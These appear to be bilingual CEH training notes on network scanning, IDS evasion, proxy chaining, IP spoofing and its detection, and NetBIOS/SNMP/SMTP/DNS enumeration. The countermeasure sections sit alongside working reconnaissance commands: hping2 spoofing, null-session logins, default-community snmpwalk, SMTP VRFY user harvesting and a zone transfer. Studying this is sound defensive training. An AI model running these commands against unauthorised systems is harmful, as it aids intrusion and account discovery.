 - If a UDP packet is sent to closed port, the system responds with **ICMP port unreachable message** (type 3, code 3).
 - Spywares, Trojan horses**, and other malicious application use UDP ports.



nmap掃得到UDP的port是有送特定的第七層封包內容得到的結果

ICMP Echo Scanning (-sn/-sP)/List Scan (-sL)

- **ICMP Echo Scanning:**
 - This is not really port scanning, since **ICMP** does not have a port abstraction.
 - But it is sometimes useful to determine which hosts in a network are up by **pinging** them all.
 - `nmap -sn cert.org/24 152.148.0.0/16`
- **List Scan:**
 - This type of scan simply generates and prints a **list of IPs/Names** without actually pinging them.
 - A **reverse DNS resolution** is carried out to identify the host names.

List Scan只列表，沒掃描，但會做DNS反解析

Q1) What is an ICMP Echo scan?

1. **A ping sweep**
2. A SYN scan
3. A Xmas scan
4. Part of a UDP scan

Scanning Tool: NetScan Tools Pro

- Network Tools Pro assists in **troubleshooting, diagnosing, monitoring** and **discovering** devices on the network.
- It lists **IPv4/IPv6** addresses, hostnames, **domain names**, email addresses, and URLs automatically or with manual tools.

Scanning Tools

Scanning Tools for Mobile

Port Scanning Countermeasures

- Configure **firewall** and **IDS rules** to detect and block probes.
- Run the **port scanning tools** against hosts on the network to determine whether the firewall properly **detects the port scanning activity**.
- Ensure that mechanism used for **routing and filtering** at the routers and firewalls respectively **cannot be bypassed** using particular source ports or source-routing methods.
- Ensure that the **router**, **IDS**, and **firewall firmware** are updated to their latest releases.
- Use **custom rule set** to lock down the network and block **unwanted ports** at the firewall.
- Filter all **ICMP messages** (i.e. inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the **firewalls and routers**.
- Perform **TCP and UDP scanning** along with ICMP probes against your organization's IP address space to **check the network configuration and its available ports**.
- Ensure that the **anti scanning** and **anti spoofing** rules are configured.

CEH Scanning Methodology - Scanning Beyond IDS


IDS Evasion Techniques

- Use **fragmented IP packets**.
- **Spoof your IP address** when launching attacks and sniff responses from server.
- Use **source routing** (if possible).
- **Connect to proxy servers** or compromised trojaned machine to launch attacks.

16章詳細説明

SYN/FIN Scanning Using **IP Fragments** (-f)

- It is not a new scanning method but a **modification** of the earlier methods.
- The **TCP header** is split into several packets so that the packet filters are not able to detect what the packets intend to do.



SYN/FIN Scanning

CEH Scanning Methodology - Banner Grabbing

Banner Grabbing

- Banner grabbing or OS fingerprinting is the method to **determine the operating system running on a remote target system**. There are two types of banner grabbing: active and passive.
 - Identifying the OS used on the target host allows an attacker to **figure out the vulnerabilities the system possesses** and the exploits that might work on a system to further **carry out additional attacks**.
 - **Active Banner Grabbing:**
 - **Specially crafted packets** are sent to remote OS and the responses are noted.
 - The responses are then compared with a database to **determine the OS**.
 - Response from different OSes varies due to differences in **TCP/IP stack implementation**.
 - **Passive Banner Grabbing:**
 - **Banner grabbing from error messages:** Error messages provide information such as type of server, type of OS, and SSL tool used by the target remote system.
 - **Sniffing the network traffic:** Capturing and analyzing packets from the target enables an attacker to determine OS used by the remote system.
 - **Banner grabbing from page extensions:** Looking for an extension in the URL may assist in determining the application version. **Example:** .aspx => IIS server and Windows platform.
- Version:
 - Service/App: nmap -sV 10.0.1.201
 - O.S.: nmap -O 10.0.1.201
 - 掃O.S.送出的封包請參考 `/usr/share/nmap/nmap-os-db`
 - Sniffing the network traffic的工具具有p0f

Banner Grabbing Tools

- **ID Serve:**
 - ID Serve: ID Serve is used to identify the **make, model**, and **version** of any web site's server software.
 - It is also used to **identify non-HTTP** (non-web) **Internet servers** such as FTP, SMTP,

POP, NEWS, etc.

- **Netcraft:**
 - Netcraft reports a **site's operating system, web server**, and **netblock** owner together with, if available, a graphical view of the time since last reboot for each of the computers serving the site.
- **Netcat:**
 - This utility **reads and writes data across network connections**, using the TCP/IP protocol.
 - **# nc -vv www.juggyboy.com 80** - press[Enter]
 - **GET / HTTP/1.0** - press[Enter]
- **Telnet:**
 - This technique probes **HTTP servers** to determine the **Server field** in the HTTP response header.
 - **# telnet www.juggyboy.com 80** - press[Enter]
 - **GET / HTTP/1.0** - press[Enter]

Banner Grabbing Countermeasures: **Disabling or Changing Banner**

- Display **false banners** to misguide attackers.
- **Turn off unnecessary services** on the network host to limit the information disclosure.
- Use **ServerMask** tools to disable or change banner information.
- Apache 2.x with **mod_headers** module - use a directive in **httpd.conf** file to change banner information **Header set Server "New Server Name"**.
- Alternatively, change the **ServerSignature** line to **ServerSignature Off** in **httpd.conf** file.

- 關 banner
- iis: 設定URLScan關 banner

Banner Grabbing Countermeasures: **Hiding File Extensions from Web Pages**

- File extensions reveal information about the **underlying server technology** that an attacker can utilize to launch attacks.
- Hide file extensions to **mask the web technology**.
- Change **application mappings** such as .asp with .htm or .foo, etc. to disguise the identify of the servers.

- Apache users can use **mod_negotiation** directives.
- IIS users use tools such as **PageXchanger** to manage the file extensions.
- **It is even better if the file extensions are not at all used.**

- iis, apache: URLRewrite
- 把副檔名拿掉(重寫)

CEH Scanning Methodology - Scan for Vulnerability

Vulnerability Scanning

- Vulnerability scanning identifies **vulnerabilities and weaknesses of a system** and network in order to determine how a system can be exploited.
 - Network vulnerabilities
 - Open ports and running services
 - Application and services vulnerabilities
 - Application and services configuration errors

Vulnerability Scanning Tool: Nessus

- Nessus is the **vulnerability** and **configuration** assessment product.

Vulnerability Scanning Tool: GFI LanGuard

- GFI LanGuard assists in **asset inventory**, change management, **risk analysis**, and proving compliance.

有自動上patch功能

Vulnerability Scanning Tool: Qualys FreeScan

- **Scans computers and apps** on the Internet or in your network.
- Tests websites and apps for **OWASP Top Risks and malware**.

雲端掃描

Network Vulnerability Scanners

- MBSA (Microsoft Baseline Security Analyzer)
- OpenVAS
- Nexpose

Vulnerability Scanning Tools for Mobile

CEH Scanning Methodology - Draw Network Diagrams

Draw Network Diagrams

- Drawing target's network diagram gives valuable information about the **network and its architecture** to an attacker.
- Network diagram shows **logical or physical path** to a potential target.

Network Discovery Tool

- **Network Topology Mapper:**
 - Network Topology Mapper **discovers a network** and **produces a comprehensive network diagram**.
- **OpManager:**
 - OpManager is a network monitoring software that offers advanced **fault and performance management** functionality across critical **IT resources** such as routers, WAN links, switches, firewalls, VoIP call paths, physical servers, etc.
- **NetworkView:**
 - NetworkView is a **network discovery and management** tool for Windows.
 - **Discover TCP/IP nodes and routes** using DNS, SNMP, ports, NetBIOS, and WMI.

Network Discovery and Mapping Tools

Network Discovery Tools for Mobile


CEH Scanning Methodology - Prepare Proxies

Proxy Servers

- A proxy server is an application that can **serve as an intermediary** for connecting with other computers.
- To hide the **source IP address** so that they can hack without any legal corollary.
- To **mask the actual source** of the attack by impersonating a fake source address of the proxy.
- To **remotely access intranets** and other **website resources** that are normally off limits.
- To **interrupt all the requests** sent by a user and transmit them to a third destination, hence victims will only be able to identify the proxy server address.
- Attackers chain **multiple proxy servers** to avoid detection.

Proxy Chaining

1. User **requests a resource** from the destination.
2. Proxy client at the user's system connects to a **proxy server** and passes the request to proxy server.
3. The proxy server **strips the user's identification information** and passes the requests to next proxy server.
4. This process is repeated by all the proxy servers in the **chain**.
5. At the end **unencrypted request** is passed to the web server.



Proxy Tool: Proxy Switcher

- Proxy Switcher **hides your IP address** from the websites you visit.

Proxy Tool: Proxy Workbench

- Proxy Workbench is a proxy server that displays data passing through it in real time, allows you to drill into particular TCP/IP connections, view their history, save the data to a file, and view the socket connection diagram.

Proxy Tool: TOR and CyberGhost

- TOR:
 - Tor allows you to protect your privacy and defend yourself against network surveillance and traffic analysis.
- CyberGhost:
 - CyberGhost allows you to protect your online privacy, surf anonymously, and access blocked or censored content.
 - It hides your IP and replaces it with one of your choice, allowing you to surf anonymously.

Proxy Tools

Proxy Tools for Mobile

Free Proxy Servers

Introduction to Anonymizers

- An anonymizer removes all the identifying information from the user's computer while the user surfs the Internet.
- Anonymizers make activity on the Internet untraceable.
- Anonymizers allow you to bypass Internet censors.
- Why use Anonymizer?
 - Privacy and anonymity
 - Protects from online attacks
 - Access restricted content
 - Bypass IDS and Firewall rules

- tracker
- web beacon
- super cookie

Censorship Circumvention Tool: **Tails**

- Tail is a **live operating system**, that user can start on any computer from a DVD, USB stick, or SD card.
- It aims at preserving privacy and anonymity and helps you to:
 - Use the **Internet anonymously and circumvent censorship**
 - **Leave no trace** on the computer
 - Use **state-of-the-art cryptographic tools** to encrypt files, emails and instant messaging

G-Zapper

- Google sets a cookie on user's system with a **unique identifier** that enables them to track user's web activities such as:
 - Search Keywords and habits
 - Search results
 - Websites visited
- Information from Google cookie can be used as **evidence** in a court of law.
- G-Zapper is a utility to block or clean Google cookies, and help you stay anonymous while searching online. It also helps to protect your identity and search history.

Anonymizers

Anonymizers for Mobile


Spoofing IP Address

- IP spoofing refers to **changing source IP addresses** so that the attack **appears to be come from someone else**.
- When the victim replies to the address, it goes back to the **spoofed address** and not to the **attacker's real address**.
- **IP spoofing using Hping2:** `Hping2 www.certifiedhacker.com -a 7.7.7.7`

Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses.

IP Spoofing Detection Techniques: Direct TTL Probes


- Send packet to host of suspect spoofed packet that triggers reply and compare TTL with suspect packet; if the **TTL in the reply is not the same** as the packet being checked, it is a spoofed packet.
- This technique is successful when attacker is in a **different subnet** from victim.



Note: Normal traffic from one host can vary TTLs depending on traffic patterns.


IP Spoofing Detection Techniques: IP Identification Number

1. Send probe to host of suspect spoofed traffic that triggers reply and **compare IP ID** with suspect traffic.
2. If IP IDs are **not in the near value** of packet being checked, suspect traffic is spoofed.
3. This technique is successful even if the attacker is in the **same subnet**.



IP Spoofing Detection Techniques: TCP Flow Control Method

- Attackers sending spoofed TCP packets, will not receive the **target's SYN-ACK packets**.
- Attackers cannot therefore be responsive to change in the congestion window size.
- When received traffic continues after a window size is exhausted, most probably the **packets are spoofed**.



Attacker送出SYN packet後，Target接收到並回應SYN+ACK，但window size設為0，因此正常情況下，對方(10.0.0.5)應該只會回應ACK，並不包含其它data，但若包含data，表示這是Attacker送來的spoofed packet。

IP Spoofing Countermeasures

- **Encrypt all network traffic** using cryptographic network protocols such as IPsec, TLS, SSH, and HTTPS.
- **Use multiple firewalls** providing multi-layered depth of protection.
- Do not rely on **IP-based authentication**.
- **Use random initial sequence number** to prevent IP spoofing attacks based on sequence number spoofing.
- **Ingress Filtering**: Use routers and firewalls at your network perimeter to filter incoming packets that appear to come from an internal IP address.
- **Egress Filtering**: Filter all outgoing packets with an invalid local IP address as source address.

3.8 Scanning Pen Testing

Scanning Pen Testing

- Pen testing a network for scanning vulnerabilities determines the network's **security posture** by identifying **live systems**, discovering **open ports**, associating **services** and grabbing **system banners** to simulate a network hacking attempt.
- The penetration testing report will help **system administrators** to:
 - Close **unused ports**
 - Disable **unnecessary services**
 - **Hide or customize** banners
 - **Troubleshoot** service configuration errors
 - Calibrate **firewall rules**
- Check for the live hosts using tools such as **Nmap, Angry IP Scanner, SolarWinds Engineer's toolset, Colasoft Ping Tool**, etc.
- Check for open ports using tools such as **Nmap, Netscan Tools Pro, SuperScan, PRTG Network Monitor, Net Tools**, etc.
- Perform banner grabbing/OS fingerprinting using tools such as **Telnet, Netcraft, ID Serve**, etc.
- Scan for vulnerabilities using tools such as **Nessus, GFI LANGuard, SAINT, Core Impact Professional, Retina CS Management, MBSA**, etc.
- Draw network diagrams of the vulnerable hosts using tools such as **Network Topology Mapper, OpManager, NetoworkView, The Dude, FriendlyPinger**, etc.
- Prepare proxies using tools such as **Proxy Workbench, Proxifier, Proxy Switcher, SocksChain, TOR**, etc.
- Document all the findings.

Module Summary

- The objective of scanning is to discover live systems, active/running ports, the operating systems, and the services running on the network.
- Attacker determines the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts.
- Attackers use various scanning techniques to bypass firewall rules and logging mechanism, and hide themselves as usual network traffic.
- Banner grabbing or OS fingerprinting is the method to determine the operating system running on a remote target system.
- Drawing target's network diagram gives valuable information about the network and its architecture to an attacker.
- A proxy server is an application that can serve as an intermediary for connecting with other computers.
- A chain of proxies can be created to evade a traceback to the attacker.

Chapter 04. Enumeration

4.1 Enumeration Concepts

What is Enumeration?

- In the enumeration phase, attacker **creates active connections to system** and **performs directed queries** to gain more information about the target.
- Attackers use extracted information to **identify system attack points** and **perform password attacks** to gain unauthorized access to information system resources.
- Enumeration techniques are conducted in an **intranet environment**.
- **Information Enumerated by Intruders:**
 - Network resources
 - Network shares
 - Routing tables
 - Audit and service settings
 - SNMP and DNS details
 - Machine names
 - Users and groups
 - Applications and banners

Techniques for Enumeration

- Extract user names using **email IDs**
- Extract information using the **default passwords**
- Extract user names using **SNMP**
- Brute force **Active Directory**
- Extract **user groups from Windows**
- Extract information using **DNS Zone Transfer**

Services and Ports to Enumerate

- **TCP/UDP 53:** DNS Zone Transfer
- **TCP/UDP 135:** Microsoft RPC Endpoint Mapper
- **UDP 137:** NetBIOS Name Service (NBNS)
- **TCP 139:** NetBIOS Session Service (SMB over NetBIOS)
- **TCP/UDP 445:** SMB over TCP (Direct Host)
- **UDP 161:** Simple Network Management Protocol (SNMP)

- **TCP/UDP 389:** Lightweight Directory Access Protocol (LDAP)
- **TCP/UDP 3268:** Global Catalog Service
- **TCP 25:** Simple Mail Transfer Protocol (SMTP)
- **TCP/UDP 162:** SNMP Trap

4.2 NetBIOS Enumeration

NetBIOS Enumeration (重要)

- NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP, 15 characters are used for the **device name** and 16th character is reserved for the **service or name record type**.
- **Attackers use the NetBIOS enumeration to obtain:**
 - List of computers that belong to a domain
 - List of shares on the individual hosts in the network
 - Policies and passwords

- `net view /domain`
- `net view /domain:name`
- `net view \\FIRE`
- `net use \\FIRE "password" /u:"name"`
- Null Session: `net use \\FIRE "" /u:""`

	W2K	XP/2K3	Vista/WS2K12R2	Samba
Null Session	V	V	V	V
Anonymous Enumeration	V	X	X	V
Auth-ed Enumeration	V	V	V	V
Remote (IPC\$)	V	V	VX	X

VX: 端看是否有加入domain。沒加入domain，會有UAC Remote Restriction的保護

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

- Nbtstat utility in Windows displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local and remote computers, and the NetBIOS name cache.
 - Run nbtstat command `nbtstat.exe -c` to get the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.
 - Run nbtstat command `nbtstat.exe -a <IP address of the remote machin>` to get the NetBIOS name table of a remote computer.

NetBIOS Enumeration Tools:

- **SuperScan:**
 - SuperScan is a **connect-based TCP** port scanner, pinger, and hostname resolver.
- **Hyena:**
 - Hyena is a GUI product for managing and securing **Microsoft operating systems**. It shows **shares** and **user logon names** for Windows servers and domain controllers.
 - It displays **graphical representation** of Microsoft Terminal Services, Microsoft Windows Network, Web Client Network, etc.
- **Winfingerprint:**
 - Winfingerprint determines OS, **enumerate users, groups, shares, SIDs, transports, sessions, services**, service pack and hotfix level, date and time, disks, and open TCP and UDP ports.
- **NetBIOS Enumerator**
- **Nsauditor Network Security Auditor**

Linux的工具具有: enum4linux

Enumerating **User Accounts**

Enumerating Shared Resources Using **Net View** (重要)

- Net View utility is used to obtain a list of all the **shared resources** of **remote host** or **workgroup**.
- **Net View Commands:**
 - `net view \\<computername>`
 - `net view /workgroup:<workgroupname>`

Cain

4.3 SNMP Enumeration

SNMP (Simple Network Management Protocol) Enumeration


- SNMP enumeration is a process of **enumerating user accounts and devices** on a target system using SNMP.
- SNMP consists of a **manager** and an **agent**; agents are embedded on every network device, and the manager is installed on a separate computer.
- SNMP holds **two passwords** to access and configure the SNMP agent from the management station:
 - **Read community string**: It is public by default; allows viewing of device/system configuration.
 - **Read/write community string**: It is private by default; allows remote editing of configuration.
- Attacker uses these **default community strings** to extract information about a device.
- Attackers enumerate SNMP to extract information about **network resources** such as hosts, routers, devices, shares, etc. and **network information** such as ARP tables, routing tables, traffic, etc.

- 網管協定

- snmpwalk: `snmpwalk -v 1 -c public 192.168.99.144`

- snmpcheck: `snmpcheck -t 192.168.99.144`

Working of SNMP



Management Information Base (MIB)

- MIB is a virtual database containing **formal description of all the network objects** that can be managed using SNMP.
- The MIB database is hierarchical and each managed object in a MIB is addressed through **Object Identifiers (OIDs)**.
- Two types of **managed objects** exist:
 - **Scalar objects** that define a single object instance.
 - **Tabular objects** that define multiple related object instances are grouped in **MIB tables**.
- The OID includes the type of **MIB object** such as counter, string, or address, access level such as not-accessible, accessible-for-notify, read-only or read-write, size restrictions, and range information.
- SNMP uses the MIB's hierarchical namespace containing Object Identifiers (OIDs) to translate the **OID numbers** into a **human-readable** display.

- 網管資料庫
- User ID: SID(重要不可被查到)+RID(流水號，從1000開始)
 - Computer
 - Domain

SNMP Enumeration Tools:

- **OpUtils:** OpUtils with its integrated set of tools helps network engineers to **monitor**,

diagnose, and troubleshoot their IT resources.

- **Engineer's Toolset:**

- Engineer's Toolset performs network discovery on a single subnet or a range of subnets using ICMP and SNMP.
- It scans a single IP, IP address range, or subnet and displays network devices discovered in real time.

4.4 LDAP Enumeration

LDAP Enumeration

- Lightweight Directory Access Protocol (LDAP) is an **Internet protocol** for accessing distributed directory services.
- Directory services may provide any organized set of records, often in a **hierarchical and logical structure**, such as a corporate email directory.
- A client starts an LDAP session by connecting to a **Directory System Agent** (DSA) on TCP port 389 and sends an operation request to the DSA.
- Information is transmitted between the client and the server using **Basic Encoding Rules** (BER).
- Attacker queries LDAP service to gather information such as **valid user names, addresses, departmental details**, etc. that can be further used to perform attacks.

LDAP Enumeration Tool: **Softerra LDAP Administrator**

LDAP Enumeration **Tools**

4.5 NTP Enumeration

NTP Enumeration

- Network Time Protocol (NTP) is designed to **synchronize clocks of networked computers**.
- It uses **UDP port 123** as its primary means of communication.
- NTP can maintain time to within **10 milliseconds (1/100 seconds)** over the public Internet.
- It can achieve accuracies of **200 microseconds** or better in local area networks under ideal conditions.
- Attacker queries NTP server to gather valuable information such as:
 - List of **hosts connected to NTP server**
 - **Clients IP addresses** in a network, their system names and OSs
 - **Internal IPs** can also be obtained if NTP server is in the DMZ

NTP Enumeration Commands

- **ntptrace:**
 - Traces a chain of NTP servers back to the primary source
 - `ntptrace [-vdn] [-r retries] [-t timeout] [server]`
- **ntpd:**
 - Monitors operation of the NTP daemon, ntpd
 - `/usr/bin/ntpd [-n] [-v] host1 | IPaddress1...`
- **ntpq:**
 - Monitors NTP daemon ntpd operations and determines performance
 - `ntpq [-inp] [-c command] [host] [...]`

NTP Enumeration Tools

4.6 SMTP and DNS Enumeration

SMTP Enumeration

- SMTP provides 3 built-in-commands:
 - **VRFY**: Validates users
 - **EXPN**: Tells the actual delivery addresses of aliases and mailing lists
 - **RCPT TO**: Defines the recipients of the message
- SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users from which we can **determine valid users on SMTP server**.
- Attackers can directly interact with SMTP via the telnet prompt and collect **list of valid users** on the SMTP server.
- **Using the SMTP VRFY command:**

```
$ telnet 192.168.168.1 25
...
VRFY Jonathan
250 Super-User
<Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

- **Using the SMTP EXPN command:**

```
$ telnet 192.168.168.1 25
...
EXPN Jonathan
250 Super-User
<Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

- **Using the SMTP RCPT TO command:**

```
$ telnet 192.168.168.1 25
...
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP Enumeration Tool: NetScanTools Pro

- NetScanTools Pro's SMTP Email Generator and Email Relay Testing Tools are designed for testing the process of sending an email message through an SMTP server and **performing relay tests** by communicating with a SMTP server.

SMTP Enumeration Tools

- **Telnet:**
 - Telnet can be used to **probe an SMTP** server using VRFY, EXPN and RCPT TO parameters and enumerate users.
- **smtp-user-enum:**
 - It is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail)
 - Enumeration is performed by inspecting the responses to **VRFY, EXPN** and **RCPT TO** commands

DNS Zone Transfer Enumeration Using NSlookup

- It is a process of **locating the DNS server** and the **records of a target network**.
- An attacker can gather valuable **network information** such as DNS server names, hostnames, machine names, user names, IP addresses, etc. of the potential targets.
- In a DNS zone transfer enumeration, an attacker tries to **retrieve a copy of the entire zone file** for a domain from the DNS server.

使用 `host` command 查 zonetransfer.me 的 name server:

```
host -t ns zonetransfer.me
```

```
root@kali:~# host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

查到兩個 name server，針對其中一個做 zone transfer:

```
host -t axfr zonetransfer.me nsztm1.digi.ninja
```

，下圖可看到取得 DNS 紀錄

```

root@kali:~# host -t axfr zonetransfer.me nsztml.digi.ninja
Trying "zonetransfer.me"
Using domain server:
Name: nsztml.digi.ninja
Address: 81.4.108.41#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8677
;; flags: qr aa; QUERY: 1, ANSWER: 153, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;zonetransfer.me.          IN      AXFR

;; ANSWER SECTION:
zonetransfer.me.          7200    IN      SOA      nsztml.digi.ninja. robin.digi.ninja. 20141016
03 172800 900 1209600 3600
zonetransfer.me.          7200    IN      RRSIG     SOA 8 2 7200 20160330133700 20160229123700
44244 zonetransfer.me. GzQojkYAP8zuTOB9UAX66mTDiEGJ26hVIIP2ifk2DpbQLrEAPg4M77i4 M0yFWH
pNfMJiUuJ8nMxQgFVCU3yTOeT/EMbN98FYC8lVYwEZewHtbMmS 88jVlF+cOz2WarjCdyV0+UJCTdGtBJriIcz
C52EXKkw2RCKv3gtdKKVa fBE=
zonetransfer.me.          7200    IN      NS        nsztml.digi.ninja.
